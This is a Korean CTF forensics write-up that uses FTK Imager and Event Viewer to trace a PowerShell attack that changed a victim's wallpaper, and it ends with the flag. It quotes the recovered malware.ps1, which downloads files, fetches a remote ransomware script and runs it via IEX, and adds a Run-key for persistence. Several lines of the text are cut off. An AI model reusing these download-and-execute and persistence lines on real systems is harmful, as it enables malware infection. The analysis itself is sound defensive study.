nikonikoni

Description

당신은 고객에게서 해킹 사고를 분석해달라는 의뢰를 받았습니다.

의뢰 내용은, 갑자기 자신의 컴퓨터 배경화면이 애니메이션 캐릭터로 바뀌었다는 것이었습 주어진 이미지의 이벤트 로그를 분석하여, 해당 PC에서 실행된 악성코드에 대해 분석해주

 $FLAG = DH\{A_B_C\}$

A: 배경화면을 변경하는 프로그램의 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준

B: 배경화면 이미지 파일 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)

C: 악성 스크립트 실행 시간 (Unix Timestamp, seconds 단위)

예를 들어 A가 dream, B가 hack, 그리고 C가 1712376008라면, FLAG는 DH{dream_I

사용한 도구

FTK Imager, Event Viewer

Background

Event ID 정리

https://m.blog.naver.com/kdi0373/220524577856

Event ID 600

- PowerShell 엔진이 시작되었음을 나타냄
- PowerShell 사용 시작 시점이 기록되어 있음
- 시작된 PowerShell 버전 및 호스트 정보, 실행된 사용자 정보 등이 포함

PowerShell.evtx


- 명령어 인터프리터를 통해 PowerShell을 실행했을 경우 남는 로그 데이터
- 의심스러운 PowerShell 활동을 추적할 때 주로 사용됨

PowerShell 분석 관련 정리


https://asiil.tistory.com/entry/PowerShell-%EB%B6%84%EC%84%9D-%ED%9D%94%EC%A0%81

1. FTK Imager에서 C:\Windows\System32\winevt\Logs 파일 추출

2. EventViewer에서 Windows PowerShell.evtx 확인



Event ID가 600 인 로그 필터링



2024-04-07 오전 12:26:45 분경 의심스러운 실행 흔적 발견 exec bypass

- 보안 시스템이나 정책에서 특정 실행 파일이나 스크립트의 실행을 허용하지 않도록 설정된 경우, 이를 우회하는 행위를 의미
- 실행 정책을 bypass로 설정하여 모든 스크립트를 제한 없이 실행할 수 있음
- PowerShell 과 같은 스크립팅 환경에서 사용되는 경우가 많음

Invoke-Expression (IEX)

- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?
 view=powershell-7.5
- Invoke-Expression (IEX) 명령은 괄호 안의 내용을 실행

전체 명령어 의미 : 원격 서버에 있는 malware.ps1이라는 스크립트를 다운로드한 후, IEX로 실행

malware.ps1 스크립트

```
# First shit
```

write-host "hello I'm hacker. And I need some money`n"; write-host "1. Wallpaper Change.`n`n";

(New-Object System.Net.WebClient).DownloadFile('https://raw.githubusercon (New-Object System.Net.WebClient).DownloadFile('https://i.imgur.com/RjGEk Start-Process "C:\merong.exe" "C:\ani.jpg";

Second shit

write-host "2. Powershell Ransomware.`n`n";

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

```
# Third shit
write-host "3. Set Registry Run Key.`n`n";

$origin_path = "$env:USERPROFILE\Desktop\README.Ink";
$new_path = "$env:TEMP\super_secret.Ink";

Copy-Item -Path $origin_path -Destination $new_path
$registry_run_key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\F
New-ItemProperty -Path $registry_run_key -Name Malware -PropertyType Str
write-host "`n`nFinished!!`n`n";
```

malware.ps1 스크립트를 통해 얻을 수 있는 정보

- 배경화면을 변경하는 프로그램의 이름: merong
- 배경화면 이미지 파일 이름 : ani

악성 스크립트 실행시간은 위에서 event viewer를 통해 확인할 수 있었다.

• 악성 스크립트 실행시간 : 1712417205 (2024-04-07 오전 12:26:45)

FLAG

DH{merong_ani_1712417205}